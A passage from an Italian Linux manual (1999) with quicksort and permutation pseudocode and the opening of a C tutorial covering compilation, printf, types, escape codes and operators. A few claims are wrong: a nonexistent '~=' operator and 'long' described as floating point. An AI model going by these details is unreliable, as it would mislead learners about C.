            QSORT (@LISTA, A, CF-1)
            QSORT (@LISTA, CF+1, Z)
    END IF
END QSORT
```

> Vale la pena di osservare che l'array viene indicato nelle chiamate in modo che alla subroutine sia inviato un riferimento a quello originale, perché le variazioni fatte all'interno delle subroutine devono riflettersi sull'array originale.

### 114.4.4 Permutazioni

La permutazione è lo scambio di un gruppo di elementi posti in sequenza. Il problema che si vuole analizzare è la ricerca di tutte le permutazioni possibili di un dato gruppo di elementi.

Se ci sono $n$ elementi in un array, allora alcune delle permutazioni si possono ottenere bloccando l'$n$-esimo elemento e generando tutte le permutazioni dei primi $n-1$ elementi. Quindi l'$n$-esimo elemento può essere scambiato con uno dei primi $n-1$, ripetendo poi la fase precedente. Questa operazione deve essere ripetuta finché ognuno degli $n$ elementi originali è stato usato nell'$n$-esima posizione.

Variabili

`LISTA`

L'array da permutare.

`A`

L'indice inferiore del segmento di array da permutare.

`Z`

L'indice superiore del segmento di array da permutare.

`K`

È l'indice che serve a scambiare gli elementi.

Pseudocodifica

```
PERMUTA (LISTA, A, Z)

    LOCAL K INTEGER
    LOCAL N INTEGER

    IF (Z - A) >= 1
        # Ci sono almeno due elementi nel segmento di array.
        THEN
            FOR K := Z; K >= A; K--

                LISTA[K] :==: LISTA[Z]

                PERMUTA ( LISTA, A, Z-1 )

                LISTA[K] :==: LISTA[Z]

            END FOR
        ELSE
            scrivi LISTA
    END IF

END PERMUTA
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Parte XXVI

C

# Linguaggio C: introduzione

Il linguaggio C è il fondamento dei sistemi Unix, e così anche di GNU/Linux che dispone di ANSI C GNU. Un minimo di conoscenza di questo linguaggio è importante per sapersi districare tra i programmi distribuiti in forma sorgente.

Il linguaggio C richiede la presenza di un compilatore per generare un file eseguibile (o interpretabile) dal kernel. Se si dispone dei cosiddetti «strumenti di sviluppo», intendendo con questo ciò che serve a ricompilare il kernel, si ha a disposizione tutto quello che è necessario per provare gli esempi di questi capitoli.

## 115.1 Struttura fondamentale

Il contenuto di un sorgente in linguaggio C può essere suddiviso in tre parti: commenti, direttive del preprocessore e istruzioni C. I commenti vanno aperti e chiusi attraverso l'uso dei simboli **`/*`** e **`*/`**.

### 115.1.1 Direttive del preprocessore

Le direttive del preprocessore rappresentano un linguaggio che guida alla compilazione del codice vero e proprio. L'uso più comune di queste direttive viene fatto per includere porzioni di codice sorgente esterne al file. È importante fare attenzione a non confondersi, dal momento che tali istruzioni iniziano con il simbolo **`#`**: non si tratta di commenti.

Il tipico programma C richiede l'inclusione di codice esterno composto da file che terminano con l'estensione `.h`.

La tipica libreria che viene inclusa è quella necessaria alla gestione dei flussi di standard input, standard output e standard error, e si dichiara il suo utilizzo nel modo seguente:

```
#include <stdio.h>
```

### 115.1.2 Istruzioni C

Le istruzioni C terminano con un punto e virgola (**`;`**) e i raggruppamenti di queste si fanno utilizzando le parentesi graffe (`{ }`).

⟨*istruzione*⟩**`;`**

`{`⟨*istruzione*⟩**`;`** ⟨*istruzione*⟩**`;`** ⟨*istruzione*⟩**`;`** `}`

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale. L'istruzione nulla viene rappresentata utilizzando un punto e virgola da solo.

### 115.1.3 Nomi

I nomi scelti per identificare ciò che si utilizza all'interno del programma devono seguire regole determinate, definite dal compilatore C a disposizione. Per cercare di scrivere codice portabile in altre piattaforme, conviene evitare di sfruttare caratteristiche speciali del proprio ambiente. In particolare:

- un nome può iniziare con una lettera alfabetica e continuare con altre lettere, cifre numeriche e il simbolo di sottolineatura;
- in teoria i nomi potrebbero inziare anche con il simbolo di sottolineatura, ma questo è sconsigliabile;
- i nomi sono sensibili alla differenza tra lettere maiuscole e minuscole.

La lunghezza dei nomi può essere un elemento critico; generalmente la dimensione massima dovrebbe essere di 32 caratteri, ma ci sono versioni di C che ne possono accettare solo una quantità inferiore. In particolare, C GNU ne accetta molti di più di 32. In ogni caso, il compilatore non rifiuta i nomi troppo lunghi, semplicemente non ne distingue più la differenza oltre un certo punto.

### 115.1.4 Funzione principale

Il codice di un programma C è scomposto in funzioni, e l'esecuzione del programma corrisponde alla chiamata della funzione **`main()`**. Questa funzione può essere dichiarata senza argomenti oppure con due argomenti precisi: **`main(int argc, char *argv[])`**.

## 115.2 Ciao mondo!

Come sempre, il modo migliore per introdurre a un linguaggio di programmazione è di proporre un esempio banale, ma funzionante. Al solito si tratta del programma che emette un messaggio e poi termina la sua esecuzione.

```
/*
 *      Ciao mondo!
 */

#include <stdio.h>

/* La funzione main() viene eseguita automaticamente all'avvio. */
main() {
    /* Si limita a emettere un messaggio. */
    printf("Ciao mondo!\n");
}
```

Nel programma sono state inserite alcune righe di commento. In particolare, all'inizio, l'asterisco che si trova nella seconda riga non serve a nulla, se non a guidare la vista verso la conclusione del commento stesso.

Il programma si limita a emettere la stringa «Ciao Mondo!» seguita da un codice di interruzione di riga, rappresentato dal simbolo **`\n`**.

### 115.2.1 Compilazione

Per compilare un programma scritto in C si utilizza generalmente il comando **`cc`**, anche se di solito si tratta di un collegamento simbolico al vero compilatore che si ha a disposizione. Supponendo di avere salvato il file dell'esempio con il nome `ciao.c`, il comando per la sua compilazione è il seguente:

`$` **`cc ciao.c`**[*Invio*]

Quello che si ottiene è il file `a.out` che dovrebbe già avere i permessi di esecuzione.

`$` **`./a.out`**[*Invio*]

```
Ciao mondo!
```

Se si desidera compilare il programma definendo un nome diverso per il codice eseguibile finale, si può utilizzare l'opzione standard **`-o`**.

`$` **`cc -o ciao ciao.c`**[*Invio*]

Con questo comando, si ottiene l'eseguibile **`ciao`**.

`$` **`./ciao`**[*Invio*]

```
Ciao mondo!
```

### 115.2.2 Emissione dati attraverso printf()

L'esempio di programma presentato sopra si avvale di **`printf()`** per emettere il messaggio attraverso lo standard output. Questa funzione è più sofisticata di quanto possa apparire dall'esempio, in quanto permette di formattare il risultato da emettere. Negli esempi più semplici di codice C appare immancabilmente questa funzione, per cui è necessario descrivere subito, almeno in parte, il suo funzionamento.

`int printf(` ⟨*stringa-di-formato*⟩ `[,` ⟨*espressione*⟩`]... )`

**`printf()`** emette attraverso lo standard output la stringa indicata come primo parametro, dopo averla rielaborata in base alla presenza di metavariabili riferite alle eventuali espressioni che compongono i parametri successivi. Restituisce il numero di caratteri emessi.

L'utilizzo più semplice di **`printf()`** è quello che è già stato visto, cioè l'emissione di una semplice stringa senza metavariabili (il codice **`\n`** rappresenta un carattere preciso e non è una metavariabile, piuttosto si tratta di una cosiddetta sequenza di escape).

```
    printf("Ciao mondo!\n");
```

La stringa può contenere delle metavariabili del tipo **`%d`**, **`%c`**, **`%f`**,... e queste fanno ordinatamente riferimento ai parametri successivi. Per esempio,

```
    printf("Totale fatturato: %d\n", 12345 );
```

fa in modo che la stringa incorpori il valore indicato come secondo parametro, nella posizione in cui appare **`%d`**. La metavariabile **`%d`** stabilisce anche che il valore in questione deve essere trasformato secondo una rappresentazione decimale intera. Per cui, il risultato sarà esattamente quello che ci si aspetta.

```
Totale fatturato: 12345
```

## 115.3 Variabili e tipi

I tipi di dati elementari gestiti dal linguaggio C dipendono molto dall'architettura dell'elaboratore sottostante. In questo senso, volendo fare un discorso generale, è difficile definire la dimensione delle variabili numeriche; si può solo dare delle definizioni relative. Solitamente, il riferimento è dato dal tipo numerico intero (**`int`**) la cui dimensione in bit è data dalla dimensione della ***parola***, ovvero dalla capacità dell'unità aritmetico-logica del microprocessore. In pratica, con l'architettura i386 la dimensione di un intero normale è di 32 bit.

### 115.3.1 Tipi primitivi

I tipi di dati primitivi rappresentano un singolo valore **numerico**, nel senso che anche il tipo **`char`** può essere trattato come un numero. Il loro elenco essenziale si trova nella tabella 115.1.

| Tipo | Descrizione |
|---|---|
| char | Un singolo carattere (generalmente di 8 bit). |
| int | Intero normale. |
| float | Virgola mobile a singola precisione. |
| double | Virgola mobile a doppia precisione. |

Tabella 115.1: Elenco dei tipi di dati primitivi elementari in C.

Come già accennato, non si può stabilire in modo generale quali siano le dimensioni esatte in bit dei vari tipi di dati, si può solo stabilire una relazione tra loro.

```
char <= int <= float <= double
```

Questi tipi primitivi possono essere estesi attraverso l'uso di alcuni qualificatori: **`short`**, **`long`** e **`unsigned`**. I primi due si riferiscono alla dimensione, mentre l'ultimo modifica il modo di valutare il contenuto di alcune variabili. La tabella 115.2 riassume i vari tipi primitivi con le combinazioni dei qualificatori.

| Tipo | Abbreviazione | Descrizione |
|---|---|---|
| char | | |
| unsigned char | | Tipo **`char`** usato numericamente senza segno. |
| short int | short | Intero più breve di **`int`**. |
| unsigned short int | unsigned short | Tipo **`short`** senza segno. |
| int | | Intero normale. |
| unsigned int | unsigned | Tipo **`int`** senza segno. |
| long int | long | Intero più lungo di **`int`**. |
| unsigned long int | unsigned long | Tipo **`long`** senza segno. |
| float | | |
| double | | |
| long double | | Tipo a virgola mobile più lungo di **`double`**. |

Tabella 115.2: Elenco dei tipi di dati primitivi in C assieme ai qualificatori.

Così, il problema di stabilire le relazioni di dimensione si complica

```
char <= short <= int <= long

                        float <= double <= long double
```

I tipi **`long`** e **`float`** potrebbero avere una dimensione uguale, altrimenti non è detto quale dei due sia più grande.

Il programma seguente, potrebbe essere utile per determinare la dimensione dei vari tipi primitivi nella propria piattaforma.[1]

```
/* dimensione_variabili */

#include <stdio.h>

main() {
    printf( "char        %d\n", (int)sizeof(char) );
    printf( "short       %d\n", (int)sizeof(short) );
```

[1] Come si può osservare, la dimensione è restituita dalla funzione **`sizeof()`**, che però nell'esempio risulta preceduta dalla notazione **`(int)`**. Si tratta di un cast, perché il valore restituito dalla funzione è di tipo speciale, precisamente si tratta del tipo **`size_t`**. Il cast è solo precauzionale perché generalmente tutto funziona in modo regolare senza questa indicazione.

```
    printf( "int         %d\n", (int)sizeof(int) );
    printf( "long        %d\n", (int)sizeof(long) );
    printf( "float       %d\n", (int)sizeof(float) );
    printf( "double      %d\n", (int)sizeof(double) );
    printf( "long double %d\n", (int)sizeof(long double) );
}
```

Il risultato potrebbe essere quello seguente:

```
char        1
short       2
int         4
long        4
float       4
double      8
long double 12
```

I numeri rappresentano la quantità di caratteri, nel senso di valori **`char`**, per cui il tipo **`char`** dovrebbe sempre avere una dimensione unitaria.

#### 115.3.1.1 Valori contenibili

I tipi primitivi di variabili mostrati sono tutti utili alla memorizzazione di valori numerici, a vario titolo. A seconda che il valore in questione sia trattato con segno o senza segno, varia lo spettro di valori che possono essere contenuti.

Nel caso di interi (**`char`**, **`short`**, **`int`** e **`long`**), la variabile può essere utilizzata per tutta la sua estensione a contenere un numero binario. In pratica, il massimo valore ottenibile è (2***n*)−1, dove *n* rappresenta il numero di bit a disposizione. Quando invece si vuole trattare il dato come un numero con segno, il valore numerico massimo ottenibile è circa la metà.

Nel caso di variabili a virgola mobile, non c'è più la possibilità di rappresentare esclusivamente valori senza segno, e non c'è più un limite di dimensione, ma di approssimazione.

Le variabili **`char`** sono fatte, in linea di principio, per contenere il codice di rappresentazione di un carattere, secondo la codifica utilizzata nel sistema. Generalmente si tratta di un dato di 8 bit (un byte), ma non è detto che debba sempre essere così. A ogni modo, il fatto che questa variabile possa essere gestita in modo numerico, permette una facile conversione da lettera a codice numerico corrispondente.

Un tipo di valore che non è stato ancora visto è quello logico: *Vero* è rappresentato da un qualsiasi valore numerico diverso da zero, mentre *Falso* corrisponde a zero.

### 115.3.2 Costanti letterali

Quasi tutti i tipi di dati primitivi, hanno la possibilità di essere rappresentato in forma di costante letterale. In particolare, si distingue tra:

- costanti carattere, rappresentate da un singolo carattere alfanumerico racchiuso tra apici singoli, come **`'A'`**, **`'B'`**,...;
- costanti intere, rappresentate da un numero senza decimali, e a seconda delle dimensioni può trattarsi di uno dei vari tipi di interi (escluso **`char`**);
- costanti con virgola, rappresentate da un numero con decimali (un punto seguito da altre cifre, anche se si tratta solo di zeri), e indipendentemente dalle dimensioni si tratta sempre di un tipo **`double`**.

Per esempio, 123 è generalmente una costante **`int`**, mentre 123.0 è una costante **`double`**.

Per quanto riguarda le costanti che rappresentano numeri con virgola, si può usare anche la notazione scientifica. Per esempio, **`7e+15`** rappresenta l'equivalente di 7*(10**15), cioè un 7 con 15 zeri. Nello stesso modo, **`7e-5`**, rappresenta l'equivalente di 7*(10**−5), cioè 0.00007.

È possibile rappresentare anche le stringhe in forma di costante, e questo attraverso l'uso degli apici doppi, ma la stringa non è un tipo di dati primitivo, trattandosi piuttosto di un array di caratteri. Per il momento è importante fare attenzione a non confondere il tipo **`char`** con la stringa. Per esempio, **`'F'`** è un carattere, mentre **`"F"`** è una stringa, e la differenza è notevole. Le stringhe verranno descritte meglio in seguito.

#### 115.3.2.1 Caratteri speciali

Si è detto che si possono rappresentare i singoli caratteri in forma di costante, utilizzando gli apici singoli come delimitatore, e che per rappresentare una stringa si usano invece gli apici doppi. Alcuni caratteri non hanno una rappresentazione grafica e non possono essere inseriti attraverso la tastiera.

In questi casi, si possono usare tre tipi di notazione: ottale, esadecimale e simbolica. In tutti i casi si utilizza la barra obliqua inversa (`\`) come carattere di escape, cioè come simbolo per annunciare che ciò che segue immediatamente deve essere interpretato in modo particolare.

La notazione ottale usa la forma `\ooo`, dove ogni lettera *o* rappresenta una cifra ottale. A questo proposito, è opportuno notare che se la dimensione di un carattere fosse superiore ai fatidici 8 bit, occorrerebbero probabilmente più cifre (una cifra ottale rappresenta un gruppo di 3 bit).

La notazione esadecimale usa la forma `\xhh`, dove *h* rappresenta una cifra esadecimale. Anche in questo caso vale la considerazione per cui ci vorranno più di due cifre esadecimali per rappresentare un carattere più lungo di 8 bit.

Dovrebbe essere logico, ma è il caso di osservare che la corrispondenza dei caratteri con i rispettivi codici numerici dipende dalla codifica utilizzata. Generalmente si utilizza la codifica ASCII, riportata anche nell'appendice C.

La notazione simbolica permette di fare riferimento facilmente a codici di uso comune, quali *<CR>*, *<HT>*,... Inoltre, questa notazione permette anche di indicare caratteri che altrimenti verrebbero interpretati in maniera differente dal compilatore. La tabella 115.3 riporta i vari tipi di rappresentazione delle costanti carattere attraverso codici di escape.

| Codice di escape | Descrizione |
|---|---|
| *ooo* | Notazione ottale. |
| \\x*hh* | Notazione esadecimale. |
| \\\\ | Una singola barra obliqua inversa (`\`). |
| \\' | Un apice singolo destro. |
| \\" | Un apice doppio. |
| \\0 | Il codice *<NUL>*. |
| \\a | Il codice *<BEL>* (*bell*). |
| \\b | Il codice *<BS>* (*backspace*). |
| \\f | Il codice *<FF>* (*formfeed*). |
| \\n | Il codice *<LF>* (*linefeed*). |
| \\r | Il codice *<CR>* (*carriage return*). |
| \\t | Una tabulazione orizzontale (*<HT>*). |
| \\v | Una tabulazione verticale (*<VT>*). |

Tabella 115.3: Elenco dei modi di rappresentazione delle costanti carattere attraverso codici di escape.

Nell'esempio introduttivo, è già stato visto l'uso della notazione `\n` per rappresentare l'inserzione di un codice di interruzione di riga alla fine del messaggio di saluto.

```
printf("Ciao mondo!\n");
```

Senza di questo, il cursore resterebbe a destra del messaggio alla fine dell'esecuzione di quel programma, ponendo lì il *prompt*.

## 115.3.3 Campo d'azione delle variabili

Il campo d'azione delle variabili in C viene determinato dalla posizione in cui queste vengono dichiarate e dall'uso di particolari qualificatori. Per il momento basti tenere presente che quanto dichiarato all'interno di una funzione ha valore locale per la funzione stessa, mentre quanto dichiarato al di fuori, ha valore globale per tutto il file.

## 115.3.4 Dichiarazione delle variabili

La dichiarazione di una variabile avviene specificando il tipo e il nome della variabile, come nell'esempio seguente dove si dichiara la variabile **`numero`** di tipo intero.

```
int numero;
```

La variabile può anche essere inizializzata contestualmente, assegnandogli un valore, come nell'esempio seguente in cui viene dichiarata la stessa variabile **`numero`** con il valore iniziale di 1000.

```
int numero = 1000;
```

### 115.3.4.1 Costanti simboliche

Una costante è qualcosa che non varia e generalmente si rappresenta attraverso una notazione che ne definisce il valore. Tuttavia, a volte può essere più comodo definire una costante in modo simbolico, come se fosse una variabile, per facilitarne l'utilizzo e la sua identificazione all'interno del programma. Si ottiene questo con il modificatore **`const`**. Ovviamente, è obbligatorio inizializzala contestualmente alla sua dichiarazione. L'esempio seguente dichiara la costante simbolica **`pi`** con il valore del P-greco.

```
const float pi = 3.14159265;
```

Le costanti simboliche di questo tipo, sono delle variabili per le quali il compilatore non concede che avvengano delle modifiche.

È il caso di osservare, tuttavia, che l'uso di costanti simboliche di questo tipo è piuttosto limitato. Generalmente è preferibile utilizzare delle ***macro*** definite e gestite attraverso il preprocessore. L'utilizzo di queste verrà descritto più avanti.

#### 115.3.4.2 Convenzioni necessarie

Una caratteristica fondamentale del linguaggio C è quella di permettere di fare qualsiasi operazione con qualsiasi tipo di dati. In pratica, per esempio, il compilatore non si oppone di fronte all'assegnamento di un valore numerico a una variabile **`char`** o all'assegnamento di un carattere a un intero. Però ci possono essere situazioni in cui cose del genere accadono accidentalmente, e il modo migliore per evitarlo è quello di usare una convenzione nella definizione dei nomi delle variabili, in modo da distinguerne il tipo. A puro titolo di esempio viene proposto il metodo seguente, che non fa parte però di uno standard accettato universalmente.

Si possono comporre i nomi delle variabili utilizzando un prefisso composto da una o più lettere minuscole che serve a descriverne il tipo. Nella parte restante si possono usare iniziali maiuscole per staccare visivamente i nomi composti da più parole significative.

Per esempio, **`iLivello`** potrebbe essere la variabile di tipo **`int`** che contiene il livello di qualcosa. Nello stesso modo, **`ldIndiceConsumo`** potrebbe essere una variabile di tipo **`long double`** che rappresenta l'indice del consumo di qualcosa.[2]

In questa fase non sono ancora stati mostrati tutti i tipi di dati che si possono gestire effettivamente; tuttavia, per completezza, viene mostrata la tabella 115.4 con tutti questi prefissi proposti.

| Prefisso | Tipo corrispondente |
|---|---|
| c | **`char`** |
| uc | **`unsigned char`** |
| si | **`short int`** |
| usi | **`unsigned short int`** |
| i | **`int`** |
| ui | **`unsigned int`** |
| li | **`long int`** |
| uli | **`unsigned long int`** |
| f | **`float`** |
| d | **`double`** |
| ld | **`long double`** |
| a | array |
| ac | array di **`char`**, o stringa |
| auc | array di **`unsigned char`** |
| a... | array di ... |
| acz | stringa terminata con **`\0`** |
| t | **`struct`** |
| u | **`union`** |
| p | puntatore |
| pc | puntatore a **`char`** |
| puc | puntatore a **`unsigned char`** |
| p... | puntatore a ... |
| e | enumerazione |

Tabella 115.4: Convenzione proposta per i nomi delle variabili.

## 115.4 Operatori ed espressioni

L'operatore è qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, e restituisce un valore. Il valore restituito è di tipo diverso a seconda degli operandi utilizzati. Per esempio, la somma di due interi genera un risultato intero. Gli operandi descritti di seguito sono quelli più comuni e importanti.

### 115.4.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 115.5.

[2] Di fatto, questa è la convenzione usata nel linguaggio Java, però si tratta di un'idea valida e perfettamente applicabile anche in C.

| Operatore e operandi | Descrizione |
|---|---|
| ++⟨*op*⟩ | Incrementa di un'unità l'operando prima che venga restituito il suo valore. |
| ⟨*op*⟩++ | Incrementa di un'unità l'operando dopo averne restituito il suo valore. |
| −−⟨*op*⟩ | Decrementa di un'unità l'operando prima che venga restituito il suo valore. |
| ⟨*op*⟩−− | Decrementa di un'unità l'operando dopo averne restituito il suo valore. |
| +⟨*op*⟩ | Non ha alcun effetto. |
| −⟨*op*⟩ | Inverte il segno dell'operando. |
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ − ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ % ⟨*op2*⟩ | Modulo: il resto della divisione tra il primo e il secondo operando. |
| ⟨*var*⟩ = ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |
| ⟨*op1*⟩ += ⟨*op2*⟩ | ⟨*op1*⟩ = ⟨*op1*⟩ + ⟨*op2*⟩ |
| ⟨*op1*⟩ −= ⟨*op2*⟩ | ⟨*op1*⟩ = ⟨*op1*⟩ − ⟨*op2*⟩ |
| ⟨*op1*⟩ *= ⟨*op2*⟩ | ⟨*op1*⟩ = ⟨*op1*⟩ * ⟨*op2*⟩ |
| ⟨*op1*⟩ /= ⟨*op2*⟩ | ⟨*op1*⟩ = ⟨*op1*⟩ / ⟨*op2*⟩ |
| ⟨*op1*⟩ %= ⟨*op2*⟩ | ⟨*op1*⟩ = ⟨*op1*⟩ % ⟨*op2*⟩ |

Tabella 115.5: Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

### 115.4.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile in C come !0, o non-zero (*Vero*), e 0 (*Falso*). È importante sottolineare che qualunque valore diverso da zero, equivale a *Vero* in un contesto logico. Gli operatori di confronto sono elencati nella tabella 115.6.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ == ⟨*op2*⟩ | *Vero* se gli operandi si equivalgono. |
| ⟨*op1*⟩ != ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ < ⟨*op2*⟩ | *Vero* se il primo operando è minore del secondo. |
| ⟨*op1*⟩ > ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ <= ⟨*op2*⟩ | *Vero* se il primo operando è minore o uguale al secondo. |
| ⟨*op1*⟩ >= ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale al secondo. |

Tabella 115.6: Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Gli operatori logici sono elencati nella tabella 115.7.

| Operatore e operandi | Descrizione |
|---|---|
| ! ⟨*op*⟩ | Inverte il risultato logico dell'operando. |
| ⟨*op1*⟩ && ⟨*op2*⟩ | Se il risultato del primo operando è *Falso* non valuta il secondo. |
| ⟨*op1*⟩ \|\| ⟨*op2*⟩ | Se il risultato del primo operando è *Vero* non valuta il secondo. |

Tabella 115.7: Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Un tipo particolare di operatore logico è l'operatore condizionale, che permette di eseguire espressioni diverse in relazione al risultato di una condizione. La sua sintassi si esprime nel modo seguente:

⟨*condizione*⟩ ? ⟨*espressione1*⟩ : ⟨*espressione2*⟩

In pratica, se l'espressione che rappresenta la condizione si avvera, viene eseguita la prima espressione che segue il punto interrogativo, altrimenti viene eseguita quella che segue i due punti.

### 115.4.3 Operatori binari

In C, così come non esiste il tipo di dati booleano, non esiste nemmeno la possibilità di gestire variabili composte da un singolo bit. A questo problema si fa fronte attraverso l'utilizzo dei tipi di dati esistenti in modo binario. Sono disponibili le operazioni elencate nella tabella 115.8.

In particolare, lo spostamento può avere effetti differenti a seconda che venga utilizzato su una variabile senza segno o con segno, e quest'ultimo caso può dare risultati diversi su piattaforme differenti. Per questo,

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ & ⟨*op2*⟩ | AND bit per bit. |
| ⟨*op1*⟩ \| ⟨*op2*⟩ | OR bit per bit. |
| ⟨*op1*⟩ ^ ⟨*op2*⟩ | XOR bit per bit (OR esclusivo). |
| ⟨*op1*⟩ << ⟨*op2*⟩ | Spostamento a sinistra di ⟨*op2*⟩ bit. |
| ⟨*op1*⟩ >> ⟨*op2*⟩ | Spostamento a destra di ⟨*op2*⟩ bit. |
| ~⟨*op1*⟩ | Complemento a uno. |
| ⟨*op1*⟩ &= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **&** ⟨*op2*⟩ |
| ⟨*op1*⟩ \|= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **\|** ⟨*op2*⟩ |
| ⟨*op1*⟩ ^= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **^** ⟨*op2*⟩ |
| ⟨*op1*⟩ <<= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **<<** ⟨*op2*⟩ |
| ⟨*op1*⟩ >>= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ⟨*op1*⟩ **>>** ⟨*op2*⟩ |
| ⟨*op1*⟩ ~= ⟨*op2*⟩ | ⟨*op1*⟩ **=** ~⟨*op2*⟩ |

Tabella 115.8: Elenco degli operatori binari. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

verrà mostrato solo il caso dello spostamento su variabili senza segno.

Per aiutare a comprendere il meccanismo vengono mostrati alcuni esempi. In particolare si utilizzano due operandi di tipo **`char`** (a 8 bit) senza segno:

- **`a`**, contenente il valore 42, pari a 00101010;
- **`b`**, contenente il valore 51, pari a 00110011.

AND

```
c = a & b
```

**`c`** conterrà il valore 34, come mostrato dallo schema seguente:

```
00101010 (42) AND
00110011 (51) =
-------------
00100010 (34)
```

OR

```
c = a | b
```

**`c`** conterrà il valore 59, come mostrato dallo schema seguente:

```
00101010 (42) OR
00110011 (51) =
-------------
00111011 (59)
```

XOR

```
c = a ^ b
```

**`c`** conterrà il valore 25, come mostrato dallo schema seguente:

```
00101010 (42) XOR
00110011 (51) =
-------------
00011001 (25)
```

Spostamento a sinistra

```
c = a << 1
```

**`c`** conterrà il valore 84, come mostrato dallo schema seguente:

```
00101010 (42) <<
00000001 (1)  =
-------------
01010100 (84)
```

In pratica si è ottenuto un raddoppio.

Spostamento a destra

```
c = a >> 1
```

**`c`** conterrà il valore 21, come mostrato dallo schema seguente:

```
00101010 (42) >>
00000001 (1)  =
-------------
00010101 (21)
```

In pratica si è ottenuto un dimezzamento.

Complemento

```
c = ~a
```

**`c`** conterrà il valore 213, corrispondente all'inversione dei bit di **`a`**.

```
00101010 (42)
11010101 (213)
```

## 115.4.4 Conversione di tipo

Quando si assegna un valore a una variabile, nella maggior parte dei casi, il contesto stabilisce il tipo di questo valore in modo corretto. Di fatto, è il tipo della variabile ricevente che stabilisce la conversione necessaria. Tuttavia, il problema si può porre durante la valutazione di un'espressione.

Per esempio, 5/4 viene considerata la divisione di due interi, e di conseguenza l'espressione restituisce un valore intero, cioè 1. Diverso sarebbe se si scrivesse 5.0/4.0, perché in questo caso si tratterebbe della divisione tra due numeri a virgola mobile (per la precisione, di tipo **`double`**) e il risultato è un numero a virgola mobile.

Quando si pone il problema di risolvere l'ambiguità si utilizza esplicitamente la conversione del tipo, attraverso un ***cast***.

(⟨*tipo*⟩) ⟨*espressione*⟩

In pratica, si deve indicare tra parentesi il nome del tipo di dati in cui deve essere convertita l'espressione che segue. Il problema sta nella precedenza che ha il cast nell'insieme degli altri operatori, e in generale conviene utilizzare altre parentesi per chiarire la relazione che ci deve essere.

Esempi

```
int x = 10;
long y;
...
y = (long)x/9;
```

In questo caso, la variabile intera **`x`** viene convertita nel tipo **`long`** (a virgola mobile) prima di eseguire la divisione. Dal momento che il cast ha precedenza sull'operazione di divisione, non si pongono problemi, inoltre, la divisione avviene trasformando implicitamente il 9 intero in un 9 di tipo **`long`**. In pratica, l'operazione avviene utilizzando valori **`long`** e restituendo un risultato **`long`**.

## 115.4.5 Espressioni multiple

Un'istruzione, cioè qualcosa che termina con un punto e virgola, può contenere diverse espressioni separate da una virgola. Tenendo presente che in C l'assegnamento di una variabile è anche un'espressione, che restituisce il valore assegnato, si veda l'esempio seguente:

```
int x;
int y;
...
y = 10, x = 20, y = x*2;
```

L'esempio mostra un'istruzione contenente tre espressioni: la prima assegna a **`y`** il valore 10, la seconda assegna a **`x`** il valore 20, e la terza sovrascrive **`y`** assegnandole il risultato del prodotto **`x*2`**. In pratica, alla fine la variabile **`y`** contiene il valore 40 e **`x`** contiene 20.

## 115.5 Strutture di controllo di flusso

Il linguaggio C gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare, e qui, volutamente, non viene presentato.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere una singola istruzione, oppure un gruppo di istruzioni. Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice. Dato che le parentesi graffe sono usate nel codice C, se queste appaiono nei modelli sintattici indicati, queste fanno parte delle istruzioni e non della sintassi.

### 115.5.1 if

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

`if (` ⟨*condizione*⟩ `)` ⟨*istruzione*⟩

`if (` ⟨*condizione*⟩ `)` ⟨*istruzione*⟩ `else` ⟨*istruzione*⟩

Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente, e quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzata la sotto-struttura che si articola a partire dalla parola chiave **`else`**, nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne dipende. Sotto vengono mostrati alcuni esempi.

```
int iImporto;
...
if ( iImporto > 10000000 ) printf( "L'offerta è vantaggiosa\n" );
```

---

```
int iImporto;
int iMemorizza;
...
if ( iImporto > 10000000 ) {
        iMemorizza = iImporto;
        printf( "L'offerta è vantaggiosa\n" );
} else {
